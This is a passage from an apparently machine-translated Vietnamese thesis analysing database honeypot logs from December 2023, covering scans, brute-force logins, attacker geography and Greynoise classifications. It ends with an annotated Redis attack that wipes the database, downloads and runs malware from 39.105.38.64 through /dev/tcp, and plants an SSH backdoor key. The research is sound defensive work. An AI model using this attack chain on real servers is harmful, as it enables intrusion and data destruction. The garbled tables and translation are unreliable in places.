Hình 5.4 và bảng 5.3 cung cấp thông tin chi tiết về sự phân bố thời gian của các lần quét công trong thời gian quan sát thời gian trên kính thiên văn do Đại học Công nghệ Delft (TU Delft) vận hành. Để có sự mạch lạc, chúng tôi đã dịch các công thành tên DBMS tương ứng của chúng. Tương tự như xu hướng được quan sát thấy trong hình 5.1, chúng tôi nhận thấy sự dao động trong hoạt động quét trong suốt cả ngày. Tuy nhiên, sự phân bố của các lần quét trên các công dường như được phân bổ đều hơn, với Redis và MSSQL là mục tiêu chính. trái ngược với sự phổ biến của MSSQL được quan sát thấy trong bảng 5.2. Sự khác biệt này có thể là do thời gian của thí nghiệm. Hơn nữa, việc thu thập dữ liệu chỉ liên quan đến hai IP mà không phải là đủ về mặt định lượng để phân tích so sánh với dữ liệu thu thập được trên kính thiên văn. Kết quả là, chúng tôi dự định triển khai một số lượng lớn honeypot hơn trong thời gian dài hơn cho thí nghiệm chính.

lần quét có số lứa	# Quét % tổng số lần quét
MySQL	88,784,670
Postgres	91,038,978
Redis	121.552.543
Đàn hồi	81.634.200
MSSQL	103,857,084


Bảng 5.3: Phân phối các hành động tới DBMS trên Telescope

Cho đến nay, những quan sát chính từ phân tích thời gian của chúng tôi bao gồm:



Hình 5.3: Qeeqbox Honeypots: Phân phối thời gian của các hành động được phân loại theo DBMS từ ngày 1 tháng 12 năm 2023 đến tháng 12

Ngày 11 tháng 2 năm 2023



Hình 5.4: Phân bố thời gian của các lần quét được quan sát trên kính thiên văn từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

- Các mức tần đột biến không đồng đều trong hoạt động cho thấy mức độ tham gia khác nhau theo thời gian.
- Một số ít IP đóng góp vào phần lớn lừa lượng hành động, cho thấy hoạt động có mục tiêu.
- Một số DBMS được truy cập thường xuyên hơn đáng kể so với các DBMS khác.

Những quan sát này tạo thành một câu chuyện mạch lạc khi chúng ta đào sâu vào các bản ghi trong thời điểm diễn ra hoạt động hành động đột biến. Cụ thể, rõ ràng là một số ít IP đang thực hiện các cuộc tấn công brute-force vào các honeypot. Thông thường, các bản ghi thể hiện một mô hình, trong đó một kết nối được theo sau bởi một nỗ lực đăng nhập maul thử hai. Mẫu này vốn có trong cách honeypot ghi lại các lần đăng nhập. Ban đầu, nó ghi lại việc thiết lập kết nối, sau đó là chính lần đăng nhập. Do đó, mỗi lần đăng nhập bao gồm hai hành động riêng biệt: kết nối và đăng nhập tiếp theo. Điều này cũng giải thích các hoạt động đột biến được phóng đại trong hình 5.1. Ngoài những kẻ tấn công bằng vũ lực còn có các máy quét

chỉ tham gia vào việc thiết lập kết nối mà không có các lần đăng nhập tiếp theo. Ví dụ, hãy lấy địa chỉ IP 58.211.125.146, tạo ra 416 kết nối và 0 hành động khác đến honeypot, vượt qua tất cả các địa chỉ khác chỉ về lưu lượng kết nối. IP này tương ứng với Chinanet Backbone, một thành phần của cơ sở hạ tầng internet quốc gia Trung Quốc. Liệu các kết nối này có phải là các truy cập hợp giả mạo IP hay hoạt động quét thực sự bắt nguồn từ xung sống hay không vẫn chưa được biết.

Chúng tôi sẽ đi sâu vào việc kiểm tra chi tiết về cuộc tấn công brute-force sau trong một nghiên cứu tình huống trong tiêu mục này. Hiện tại, chúng tôi chuyển trọng tâm sang các hành vi đối đầu khác được dữ liệu nêu bật. Ví dụ, dữ liệu của chúng tôi cho thấy honeypot được triển khai trên máy chủ Hoa Kỳ đã ghi lại 250.824 hành động, trong khi honeypot trên máy chủ Đài Loan đã ghi lại 298.698 hành động, chiếm lần lượt 45,64% và 54,36% tổng lưu lượng truy cập. Điều này thể hiện sự khác biệt gần 10% về lưu lượng truy cập giữa hai vị trí địa lý.

Tuy nhiên, xét đến quy mô của tập dữ liệu, vẫn chưa thể kết luận liệu đối thủ có thể hiện sự ưu tiên cho một vị trí địa lý này hơn vị trí địa lý khác hay không. Tuy nhiên, đây sẽ là một chủ đề thú vị để nghiên cứu cho một công trình trong tương lai.

Khi xem xét phân bố địa lý của dữ liệu IP, chúng tôi đã quan sát thấy lưu lượng truy cập có nguồn gốc từ 42 quốc gia khác nhau trên nhiều châu lục trên toàn thế giới. Chúng tôi lưu ý rằng không có lưu lượng truy cập từ Châu Đại Dương và Nam Cực. Châu Đại Dương có thể là do sự cô lập về mặt địa lý, trong khi Nam Cực có thể là do dân số thư a thớt ở Nam Cực, khiến nơi này trở thành nguồn hoạt động mạng không có khả năng xảy ra. Tuy nhiên, bảng 5.4 nêu bật sự lệch về lưu lượng truy cập có nguồn gốc từ Nga, Pháp và Trung Quốc. Đây là kết quả vì hầu hết lưu lượng truy cập tấn công bằng cách dùng vũ lực đều có nguồn gốc từ ba quốc gia này. Mặc dù có lưu lượng truy cập lớn, Nga và Pháp lại có số lượng IP duy nhất tương đối thấp. Ngược lại, Trung Quốc nổi bật với số lượng IP duy nhất đáng kể, cho thấy nguồn lưu lượng truy cập đa dạng hơn bên cạnh khối lượng lớn của nước này.



Hình 5.5: Honeypots Qeeqbox: Phân bố địa lý của lưu lượng quan sát được sắp xếp theo quốc gia gốc.

Chúng tôi sẽ tiếp tục với một nghiên cứu điển hình về các cuộc tấn công bằng vũ lực. Chúng tôi đã phân loại mọi nỗ lực đăng nhập là một cuộc tấn công bằng vũ lực tiềm ẩn và tiến hành xác định các IP này bằng cách sử dụng API Greynoise để phân tích Bối cảnh nhiều IP. Kết quả phân loại được trình bày chi tiết trong bảng 5.5. Trong bối cảnh của bảng này, "không có dữ liệu" nghĩa là Greynoise không có hồ sơ trước đó về IP. "Không xác định" chỉ ra rằng Greynoise không thể xác định liệu IP là độc hại hay lành tính. "Lành tính" chỉ ra các IP liên quan đến các dịch vụ và tổ chức lành tính đã được nhóm Greynoise xác minh. Điều quan trọng cần lưu ý là Greynoise nhận ra rằng các IP lành tính vẫn có thể tham gia vào các hành động có hại [44]. "Độc hại" chỉ các IP được Greynoise đánh dấu là các tác nhân độc hại đã biết do các hoạt động độc hại trong quá khứ.

Quốc gia	#	Hành động %	của Tổng số hành động # IP	
Nga	329,640	59.99%	12	
Pháp	114,869	20.90%	5	
Trung Quốc	67.786	12.34%	551	
Hoa Kỳ	7,532	1.37%	359	
Việt Nam	6,413	1.17%	6	
Pakistan	6.268	3		1,14%
Sri Lanka	6.259	1		1,14%
Brazil	6,253	1.14%	5	
Hong Kong	550	0,10%	25	
Ấn Độ	520	0,09%	19%	
Khác	3,432	0.62%	218	

Bảng 5.4: Qeeqbox Honeypots: 10 quốc gia hàng đầu theo số lượng hành động và số lượng IP tư ơng ứng của họ

Một số lượng đáng kể các IP thuộc loại "lành tính", điều này thật đáng ngạc nhiên. Những "lành tính" này Các IP cũng chỉ thực hiện một số ít hành động có thể liên quan đến bản chất nghiên cứu của họ. Thực tế là họ đã cố gắng đăng nhập, thường được coi là một hình thức hack bởi nhiều hệ thống pháp lý, là bất ngờ với chúng tôi mặc dù Greynoise thừa nhận khả năng này trong phân loại của họ. Trong khi đó có thể họ đã tham gia vào hoạt động hack có đạo đức, không có bất kỳ hình thức giao tiếp nào thông báo làm đầy lên nghi ngờ. Trong số các IP lành tính này, chúng tôi đã gặp những cái tên quen thuộc như Censys [21], cùng với các công ty khác thường như dành riêng cho an ninh mạng. Tuy nhiên, điều tra sâu hơn tiết lộ sự thiếu hiện diện trực tuyến ngoài việc đăng ký trong hồ sơ kinh doanh của chính phủ, ám chỉ địa chỉ kinh doanh ảo tiềm năng, điều này làm đầy lên sự nghi ngờ. Điều đáng ngạc nhiên không kém là hoạt động tối thiểu được ghi lại cho các IP được xác định là độc hại. Với phần lớn các hành động bắt nguồn từ các IP được phân loại là "không xác định" hoặc "không có dữ liệu", cho thấy các cuộc tấn công bằng vũ lực tự động chủ yếu bắt nguồn từ các nguồn có khả năng không được công nhận trong cơ sở dữ liệu tình báo về mối đe dọa.

Phân loại # IP	# Hành động #	Nỗ lực đăng nhập
Không có dữ liệu	348859	17448
Không rõ	194993	97460
Lành tính	409	110
Độc hại	2015	958

Bảng 5.5: Qeeqbox Honeypots: Phân loại Greynoise của brute-forcers

Khi kiểm tra các địa chỉ IP được phân loại là "Không có dữ liệu" và "Không xác định", có thể thấy rõ rằng phần lớn trong số chúng có nguồn gốc từ một loạt các nhà cung cấp dịch vụ đám mây, chẳng hạn như OVHcloud, Akamai Connected Cloud, Google Cloud Platform, Digital Ocean và XHOST INTERNET SOLUTIONS LP. Những người khác bao gồm ISP và nhà cung cấp dịch vụ di động. Tuy nhiên, một sự bao gồm bất ngờ là xưởng sống Chinanet, một thực thể thư thường không liên quan đến các nỗ lực đăng nhập. Đối với các nhà cung cấp dịch vụ đám mây, địa chỉ IP có thể được tái chế, điều này có thể dẫn đến các lỗ hổng bảo mật khác nhau như chiếm dụng đám mây [71], làm tăng thêm sự phức tạp cho hoạt động theo dõi của kẻ thù. Ngoài ra, kẻ thù có khả năng thay đổi địa chỉ IP liên quan đến máy của chúng chạy các tập lệnh này. Ví dụ, khi một phiên bản EC2 trên AWS bị dừng, ngủ đông hoặc chấm dứt, địa chỉ IP công khai của nó sẽ được giải phóng và một cái mới được gán khi nó được bắt đầu[6]. Điều này giới thiệu một lớp phức tạp bổ sung cho giám sát hành động của họ, nhấn mạnh sự cần thiết phải can thiệp của công ty mẹ. Tuy nhiên, ngay cả khi công ty mẹ có hành động thì kẻ thù vẫn có thể lách luật này bằng cách tạo tài khoản mới và chạy các tập lệnh độc hại của chúng một lần nữa.

Một cuộc kiểm tra kỹ lưỡng hơn về 6 IP hàng đầu từ Bảng 5.2 làm nổi bật một quan sát thú vị: chỉ có 51.254.78.36 được liên kết với OVHcloud, một trong những nhà cung cấp dịch vụ lưu trữ lớn nhất toàn cầu. Ngược lại, phần còn lại năm địa chỉ IP đều có nguồn gốc từ XHOST INTERNET SOLUTIONS LP.

Nghi ngờ này sinh ra vì một số nhà cung cấp dịch vụ đám mây này thiếu các tính năng bảo mật cơ bản trên trang web của họ như hỗ trợ HTTPS, làm đầy lên nghi ngờ về tính hợp pháp của họ. Khi xem xét kỹ hơn, một số

các trang web có dấu hiệu giả mạo, chẳng hạn như thiếu chiêu sâu ngoài trang đích cơ bản. Ví dụ, tùy chọn đăng ký chỉ có thể dẫn đến biểu mẫu liên hệ, không có trang hoặc chức năng bổ sung nào. Thiếu điều này về bản chất làm tăng thêm sự nghi ngờ xung quanh các dịch vụ này và nhấn mạnh nhu cầu cần phải điều tra thêm để xác minh tính xác thực của chúng trong một nghiên cứu trong tương lai.

Chúng tôi đã tạo ra các đám mây từ để trực quan hóa tên người dùng và mật khẩu phổ biến nhất liên quan đến tất cả 272, 876 lần thử dùng vũ lực, được mô tả trong hình 5.6. Trong các đám mây từ này, kích thước của mỗi từ tương ứng với tần suất của nó trong tập dữ liệu. Do số lượng lớn các kết hợp tên người dùng và mật khẩu, nhiều mục nhập có thể không hiển thị trong đám mây từ. Khi xem xét kỹ hơn, chúng tôi nhận thấy một số tên người dùng mặc định như "sa" và "admin", nhưng cũng có những tên phổ biến và có khả năng bị rò rỉ thông tin xác thực từ các vụ vi phạm dữ liệu trong quá khứ. Đám mây mật khẩu từ cho thấy sự phổ biến của các mật khẩu băm, tuy nhiên honeypot không băm mật khẩu. Điều này một lần nữa chỉ ra khả năng sử dụng thông tin bị rò rỉ.



(a) Đám mây từ của tên người dùng

(b) Đám mây từ của mệt khăr

Hình 5.6: Qeeqbox Honeypots: Đám mây từ của tên người dùng và mật khẩu

Từ nghiên cứu sơ bộ về các bản ghi từ Qeeqbox Honeypots, chúng tôi đã xác định được khả năng của nó trong thu thập dữ liệu lưu lượng mạng để phân tích mẫu. Phân tích theo thời gian của chúng tôi cho thấy sự gia tăng dần dần trong giao thông, bắt đầu từ trạng thái ban đầu không bị phát hiện cho đến khi trở thành mục tiêu của các cuộc tấn công bằng vũ lực. Ngoài ra, chúng tôi đã xác định được nhiều kiểu hành vi đối đầu khác nhau, chẳng hạn như sở thích đối với DBMS. Mặc dù chúng tôi đã có được thông tin chi tiết về phân bố địa lý của các cuộc tấn công, chúng tôi không thể xác định chắc chắn các quốc gia này là nguồn gốc của kẻ thù. Bởi vì những kẻ tấn công bằng vũ lực thường dựa vào đám mây nhà cung cấp dịch vụ, cho phép họ che giấu nguồn gốc của mình một cách hiệu quả bằng cách chọn vị trí máy chủ của họ và có thể dễ dàng thay đổi địa chỉ IP của họ. Chúng tôi đưa ra giả thuyết rằng điều này cho phép kẻ thù tránh bị phát hiện từ các dịch vụ tình báo đe dọa như Greynoise. Tuy nhiên, các bản ghi từ honeypot đã cung cấp cho chúng tôi những hiểu biết có giá trị và thông tin tình báo về tác nhân đe dọa có thể được sử dụng để cảnh báo các nhà cung cấp dịch vụ đám mây về những người lạm dụng dịch vụ của họ.

5.1.2. RedisHoneyPot


Mục đích chính của việc phân tích honeypot tương tác trung bình là làm sáng tỏ các hành động đối đầu sau khi truy cập. Do đó, ít nhấn mạnh hơn vào phân tích thời gian so với tiêu mục truy cập, mặc dù vẫn cung cấp tổng quan chung.

Hình 5.7 hiển thị sự phân bố hàng giờ của các hành động trong suốt thời gian của thí nghiệm, với các đỉnh chỉ ra các giai đoạn hoạt động mạnh mẽ, nhưng cũng chỉ ra các giai đoạn không hoạt động. Rõ ràng là các cuộc tấn công không đồng nhất hoặc liên tục.

Mức độ hoạt động đối đầu tổng thể có vẻ thấp hơn đáng kể so với Qeeqbox Hon-eypots, như được mô tả trong hình 5.1. Điều này hợp lý khi chúng ta xem xét bối cảnh: trong khi Qeeqbox Honeypots chạy năm honeypot khác nhau, đây chỉ là một trường hợp riêng biệt của Redis với phương pháp ghi nhật ký khác. Hơn nữa, việc không có IAM sẽ loại trừ các nỗ lực tấn công bằng vũ lực, góp phần vào sự khác biệt quan sát được trong mức độ hoạt động.

Kiểm tra hoạt động của Redis cho thấy mức độ tham gia khác nhau của các đối thủ trong cùng một


khung thời gian. RedisHoneyPot đã ghi lại 398 IP duy nhất trái ngược với 774 IP duy nhất được ghi lại bởi honeypot Redis trong Qeqbox Honeypots. Sự chênh lệch này có thể là do phạm vi rộng hơn của honeypot khác, thu hút lưu lượng truy cập tổng thể lớn hơn và do đó số lưu lượng IP quét Redis cao hơn.



Hình 5.7: RedisHoneyPot: Phân phối thời gian của các hành động được quan sát từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

Các hành động được mô tả trong hình 5.7 bao gồm các kết nối, ngắt kết nối, truy vấn và nhiều hơn nữa, do đó không thể đại diện cho một tương tác đối nghịch duy nhất (một loạt các hành động) trên honeypot. Nó có thể biểu thị một đối thủ tham gia vào nhiều hoạt động hoặc nhiều đối thủ thực hiện một vài hoạt động. Hình 5.8 cho thấy các IP duy nhất được quan sát luôn nằm trong một phạm vi thấp tương tự theo thời gian. Do đó, các định ngoại lệ như định vào ngày 6 tháng 12 phải bắt nguồn từ hoạt động kéo dài do một IP duy nhất khởi xướng.

Bảng 5.6 hỗ trợ cho giả thuyết này bằng cách minh họa rằng trong khi phần lớn lưu lượng không được tạo ra bởi một vài IP, như đã quan sát thấy trong trang hợp Qeqbox Honeypots trong bảng 5.1, một số lưu lượng lớn IP vẫn thực hiện nhiều hành động. Hơn nữa, đáng chú ý là một số IP thể hiện số lưu lượng hành động tương đương, cho thấy mối tương quan tiềm ẩn trong các hành động mà họ thực hiện.



Hình 5.8: RedisHoneyPot: Phân phối theo thời gian của các IP duy nhất được quan sát từ ngày 1 tháng 12 năm 2023 đến ngày 11 tháng 12 năm 2023

Nguồn IP	# Hành động %	Tổng số hành động
47.120.1.128	190 7	05%
118.195.238.199	111 4	12%
47.117.112.15	35 1	30%
119.96.80.20	34 1	26%
36.110.27.181	31 1	15%
8.217.10.57	30	1,11%
8.142.101.189	30 1	11%
49.73.43.100	30 1	11%
47.113.227.22	30 1	11%
47.102.120.165 Khác	30 1	11%
2,144 79		55%

Bảng 5.6: RedisHoneyPot: Danh sách 10 IP nguồn hàng đầu có số lư ợng hành động cao nhất và tỷ lệ phần trăm tổng thể của chúng hành động

Trước khi đi sâu vào phân tích các hành động đối đầu, trước tiên chúng ta hãy xem xét sự phân bố địa lý của lưu lượng giao thông được quan sát, như được mô tả trong hình 5.9. Một lần nữa, chúng ta quan sát thấy một mô hình giao thông nhất quán trên toàn thế giới, gợi nhớ đến hình 5.5, ngoại trừ đáng chú ý là Châu Đại Dương và Nam Cực. Với tổng số trong số 22 quốc gia khác nhau được đại diện, bảng 5.7 nêu bật rằng phần lớn lưu lượng truy cập có nguồn gốc từ Trung Quốc và Hoa Kỳ.

Đi sâu vào các hành động đối đầu đã đề cập trước đó. Chúng ta biết rằng mỗi truy cập hợp tác từ một đối thủ bắt đầu bằng một NewConnect và kết thúc bằng một Closed trong nhật ký. Tận dụng điều này kiến thức, chúng ta có thể phân loại một truy cập hợp tác từ một IP đối đầu đơn lẻ như bắt đầu bằng thiết lập kết nối và bao gồm mọi thứ cho đến khi đóng lại. Phân loại này làm giảm tổng số hành động từ 2695 đến 630 tương tác, trải rộng trên 398 IP duy nhất, dẫn đến độ dài tương tác trung bình là 7 hành động.

Phân tích sâu hơn cho thấy những tương tác này, trung bình, kéo dài chưa đến một giây. Điều này cho thấy rằng chúng có khả năng được tạo ra bởi các tập lệnh tự động. Chúng tôi quan sát thấy rằng khoảng phần trăm thứ 75



Hình 5.9: RedisHoneyPot: Phân bố địa lý của lư u lư ợng quan sát đư ợc sắp xếp theo quốc gia xuất phát.

Quốc gia	# Hành động %	của Tổng số hành động	# IP	
Trung Quốc	1867	69,28%	257	
Hoa Kỳ	393	14,58%	85	
Hàn Quốc	99	3,67%	6	
Hong Kong	78	2,89%	10	
Singapore	69	2,56%	9	
Indonesia	48	1,78%	4	
Nhật Bản	33	1,22%	2	
Đức	21	0,78%	4	
Vư ơng quốc Anh	15	0,56%	3	
Hà Lan	9	0,33%	3	
Khác	63	2,34%	15	

Bảng 5.7: RedisHoneyPot: 10 quốc gia hàng đầu theo số lư ợng hành động và số lư ợng IP tư ơng ứng của họ

thời gian hành động trung bình kéo dài đến 1 giây, vẫn nhanh đáng kể. Và ở phần trăm thứ 99, chúng ta thấy sự xuất hiện của các tư ơng tác dài hơn lên đến 47 giây.

Một quan sát quan trọng khác là trung bình một IP chỉ tư ơng tác với honeypot một lần. Tại ở phần trăm thứ 75, con số này tăng lên 2 và ở phần trăm thứ 99, nó nhảy vọt lên 7. Điều này làm nổi bật rằng phần lớn các IP chỉ tư ơng tác với honeypot một hoặc hai lần.

Bảng 5.8 hiển thị phân loại tất cả các địa chỉ IP đã tư ơng tác với honeypot của Greynoise.

Phần lớn các địa chỉ IP và lưu lư ợng liên quan bắt nguồn từ các phân loại “không có dữ liệu” và “không xác định”. Tiếp theo là các IP đư ợc phân loại là “độc hại”, trong khi các IP đư ợc phân loại là “lành tính” cấu thành phần nhỏ nhất của hành động.

Cuộc điều tra về các IP “lành tính” này cho thấy phần lớn không tham gia vào các hành vi ác ý công khai. Tuy nhiên, một số trong số chúng đã thực hiện các hành động có vẻ không đúng định dạng trong nhật ký, khiến nó khó xác định ý định của họ. Ngoài ra, chúng tôi gặp phải trü ờng hợp IP lành tính yêu cầu danh sách khách hàng đư ợc kết nối với cơ sở dữ liệu, có thể là một cuộc thăm dò.

Kiểm tra kỹ hơn các bản ghi cho thấy 65 IP có liên quan đến các hành động đư ợc coi là thực sự độc hại ở chỗ chúng cố gắng phá hoại cơ sở dữ liệu. Những hành động này loại trừ hoạt động như con-

các nỗ lực kết nối và yêu cầu PING, như ng bao gồm các nỗ lực thực hiện lệnh FLUSHALL, tải lên của phần mềm độc hại và các nỗ lực thao túng cơ sở dữ liệu khác. Hầu hết lưu lượng truy cập này bắt nguồn từ dịch vụ đám mây nhà cung cấp có trụ sở tại Trung Quốc.

Phân loại #	IP #	Hành động
Không có dữ liệu 946	119	
Không rõ 1135	176	
Lành tính 206	49	
Độc hại 408	54	

Bảng 5.8: RedisHoneyPot: Phân loại nhiễu xám của IP

Chúng ta hãy đi sâu vào một nghiên cứu tình huống phân tích một truy cập cụ thể về nỗ lực thực thi phần mềm độc hại. Mã được trình bày trong danh sách mã 5.1. Chúng tôi đã thêm lời giải thích cho từng hành động để làm rõ. Thực tế trùng hợp là độ dài của cuộc tấn công này lại trùng khớp với độ dài của các IP thực hiện 30 hành động như đã quan sát trong bảng 5.6. Khi kiểm tra các hành động được ghi lại từ các IP đó, chúng tôi thực sự quan sát thấy cùng một cuộc tấn công này. Điều này cuộc tấn công gây ra mối đe dọa nghiêm trọng đến cơ sở dữ liệu Redis vì nó xóa sạch toàn bộ cơ sở dữ liệu (dòng 3 và 10) và thiết lập một cửa hậu SSH (dòng 11).

Bản thân phần mềm độc hại được tiêm và thực thi thông qua các dòng 4 và 26. Chúng tôi đã sử dụng một môi trường thử nghiệm được kiểm soát để tải xuống phần mềm độc hại liên quan đến cuộc tấn công này, lấy hàm băm MD5 của nó: e1d59430a388f456d21bf47159. Chương trình được xác định là chương trình thực thi ELF 64-bit LSB, kiến trúc x86-64, có kích thước 2,27MB. Bởi vì việc tiến hành phân tích sâu hơn về phần mềm độc hại thông qua kỹ thuật đảo ngược nằm ngoài phạm vi. Trong nghiên cứu này, chúng tôi đã cố gắng thu thập thông tin từ các nguồn trực tuyến.

Theo thử nghiệm cộng đồng trên VirusTotal [85], phần mềm độc hại được như có liên quan đến sâu được gọi là P2P Infect. P2P Infect là sâu ngang hàng (P2P) có khả năng lây nhiễm chéo nền tảng và nhắm mục tiêu cụ thể vào các phiên bản Redis dễ bị lỗ hỏng thoát khỏi hộp cát Lua, CVE-2022-0543 [40]. Lỗ hỏng này, được Cơ sở dữ liệu lỗ hỏng quốc gia NIST đánh giá ở mức điểm cao nhất là 10.0, cho phép truy cập trái phép vào hệ thống bị ảnh hưởng [68]. Chúng tôi cũng lưu ý rằng Redis này lỗ hỏng bảo mật đã được vá, điều này nhấn mạnh tầm quan trọng của việc cập nhật phần mềm thư ứng xâm nhập.

```

1 NewConnect: Kết nối tới honeypot.
2 máy chủ thông tin: Thu thập thông tin về máy chủ Redis.
3 FLUSHDB: Xóa toàn bộ dữ liệu khỏi cơ sở dữ liệu Redis.
4 ''set x...'' : Đặt khóa x bằng tập lệnh. Kiểm tra xem quy trình có tên là "AhPA3X9Api"
  đang chạy bằng lệnh ''ps'' của Linux. Và nếu tiến trình không chạy, tập lệnh
  kết nối tới ''39.105.38.64'' trên cổng 60111 bằng cách sử dụng /dev/tcp, gửi yêu cầu HTTP GET cho
  tài nguyên ''/linux'', và chuyển hướng phản hồi đến một tệp có tên "AhPA3X9Api" trong /
  thư mục tmp. Cuối cùng, tập lệnh thiếp lập quyền thực thi cho tệp /tmp/AhPA3X9Api,
  sau đó thực thi nó, truyền một chuỗi ký tự dài làm đối số cho tập lệnh.
5 config set rdbcompression no: Vô hiệu hóa nén RDB.
6 lru: Kích hoạt việc lưu trữ công cơ sở dữ liệu Redis.
7 config set dir .: Đặt lại thư mục Redis về mặc định.
8 config set dbfilename dump.rdb: Thiết lập tên tệp cơ sở dữ liệu.
9 config set rdbcompression yes: Bật nén RDB.
10 FLUSHDB: Xóa toàn bộ dữ liệu khỏi cơ sở dữ liệu Redis một lần nữa.
11 ''set x...'' : Thiết lập khóa x bằng khóa công khai SSH RSA.
12 config set dir /root/.ssh/: Thay đổi thư mục Redis thành /root/.ssh/.
13 config set dbfilename authorized_keys: Đặt tên tệp cơ sở dữ liệu thành authorized_keys.
14 config set rdbcompression no: Vô hiệu hóa nén RDB.
15 lru: Kích hoạt một lần lưu trữ công khác của cơ sở dữ liệu Redis.
16 config set dir .: Đặt lại thư mục Redis về mặc định.
17 config set dbfilename dump.rdb: Thiết lập tên tệp cơ sở dữ liệu.
18 config set rdbcompression yes: Bật nén RDB.
